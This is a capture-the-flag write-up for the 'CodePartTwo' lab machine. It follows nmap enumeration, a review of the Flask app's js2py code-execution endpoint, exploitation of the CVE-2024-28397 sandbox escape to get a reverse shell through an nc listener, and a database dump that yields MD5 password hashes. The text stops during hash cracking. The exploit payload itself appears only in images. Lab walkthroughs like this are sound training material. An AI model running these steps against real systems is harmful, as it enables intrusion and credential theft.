This is codeparttwo writeup by Jiseok Song


nmap

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCnwmWCXCzed9BzxaxS90h2iYyuDOrE2LkavbNeMlEUPvMpznuB9cs8CTnUenkaIA8RBb4mOfWGxAQ6a/nmKOea1FA6rfGG+fhOE/R1g8BkVoKGkpP1hR2XWbS3DWxJx3UUoKUDgFGSLsEDuW1C+ylg
8UajGokSzK9NEg23WMpc6f+FORwJeHzOzsmjVktNrWeTOZthVkvQfqiDyB4bN0cTsv1mAp1jjbNnf/pALACTUmxgEemnTOsWk3Yt1fQkkT8IEQcOqqGQtSmOV9xbUmv6Y5ZoCAssWRYQ+JcR1vrzjoposAaMG8pjkUnXUN0KF/AtdXE37rGU0DLTO9+eAH
XhvdujYukhwMp8GDi1fyZagAW+8YJb8uzeJBtkeMo0PFRIkKv4h/uy934gE0eJlnvnrnoYkKcXe+wUjnXBfJ/JhBlJvKtpLTgZwwlh95FJBiGLg5iiVaLB2v45vHTkpn5xo7AsUpW93Tkf+6ezP+1f3P7tiUlg3ostgHpHL5Z9478=
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBErhv1LbQSlbwl0ojaKls8F4eaTL4X4Uv6SYgH6Oe4Y+2qQddG0eQetFslxNF8dma6FK2YGcSZpICHKuY+ERh9c=
|   256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEJovaecM3DB4YxWK2pI7sTAv9PrxTbpLG2k97nMp+FM
8000/tcp open  http    syn-ack ttl 63 Gunicorn 20.0.4
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
|_http-title: Welcome to CodePartTwo
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Only http server on port 8000 and ssh

Web Enumeration

I can visit the website with port 8000



I can download app and unzip the file

```
[parrot@parrot]~[~/Documents/codeparttwo]
    $7z x app.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,128 CPUs Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz (806EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 10708 bytes (11 KiB)

Extracting archive: app.zip
--
Path = app.zip
Type = zip
Physical Size = 10708

Everything is Ok

Folders: 6
Files: 11
Size:       39108
Compressed: 10708
```

It is flask web server and have app.py

```
from flask import Flask, render_template, request, redirect, url_for, session, jsonify, send_from_directory
from flask_sqlalchemy import SQLAlchemy
import hashlib
import js2py
import os
import json

js2py.disable_pyimport()
app = Flask(__name__)
app.secret_key = 'S3cr3tK3yC0d3PartTw0'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True, nullable=False)
    password_hash = db.Column(db.String(128), nullable=False)

class CodeSnippet(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)
    code = db.Column(db.Text, nullable=False)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/dashboard')
def dashboard():
    if 'user_id' in session:
        user_codes = CodeSnippet.query.filter_by(user_id=session['user_id']).all()
        return render_template('dashboard.html', codes=user_codes)
    return redirect(url_for('login'))

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
```

run_code function actually runs javascript on the flask server

```
@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})
```

Also it has users.db, which is without any record.

```
┌──[parrot@parrot]─[~/Documents/codeparttwo/app]
└─── $sqlite3 instance/users.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(80) NOT NULL,
        password_hash VARCHAR(128) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
);
CREATE TABLE code_snippet (
        id INTEGER NOT NULL,
        user_id INTEGER NOT NULL,
        code TEXT NOT NULL,
        PRIMARY KEY (id),
        FOREIGN KEY(user_id) REFERENCES user (id)
);
COMMIT;
```


requirements.txt shows the version of libraries

```
┌──[parrot@parrot]─[~/Documents/codeparttwo/app]
└─── $cat requirements.txt
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74
```


But this js2py version has RCE vulnerability. https://github.com/Marven11/CVE-2024-28397-js2py-Sandbox-Escape shows vulnerable version and poc

Details of the vulnerability


- Version number of the affected component:
  - latest js2py (<=0.74) that runs under python 3
- affected products:
  - pyload/pyload
  - VeNoMouS/cloudscraper (use js2py as a optional 'js interpreter')
  - dipu-bd/lightnovel-crawler
- The steps to reproduce:
  - install python3 under 3.12, currently `js2py` don't support python3.12.
  - Run `pip install js2py` to install `js2py` and execute `poc.py`, which would try to execute `head -n 1 /etc/passwd; calc; gnome-calculator; kcalc;` on the host.
  - If the vulnerability exists the script should print `Success! the vulnerability exists...` or pop up calculator.




Let's register and login



Copy and paste the payload




Change cmd to ping to test if it works




Start tcpdump and run code

```
sudo tcpdump -i tun0 icmp
```



It works! Let's start listener and change the command to remote shell to get a shell



I get app shell!

```
┌──[parrot@parrot]─[~/Documents/codeparttwo/app]
└─── $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.15.20 54940
bash: cannot set terminal process group (924): Inappropriate ioctl for device
bash: no job control in this shell
app@codeparttwo:~/app$
```

Get marco shell

Flask has instance/users.db as I mentioned. Dump the database shows hashes

```
app@codeparttwo:~/app$ sqlite3 instance/users.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(80) NOT NULL,
        password_hash VARCHAR(128) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
);
INSERT INTO user VALUES(1,'marco','649c9d65a206a75f5abe509fe128bce5');
INSERT INTO user VALUES(2,'app','a97588c0e2fa3a024876339e27aeb42e');
INSERT INTO user VALUES(3,'abc','5f4dcc3b5aa765d61d8327deb882cf99');
CREATE TABLE code_snippet (
        id INTEGER NOT NULL,
        user_id INTEGER NOT NULL,
        code TEXT NOT NULL,
        PRIMARY KEY (id),
        FOREIGN KEY(user_id) REFERENCES user (id)
);
COMMIT;
```

Crackstation can easily crack it(md5)

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
649c9d65a206a75f5abe509fe128bce5
a97588c0e2fa3a024876339e27aeb42e
```

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

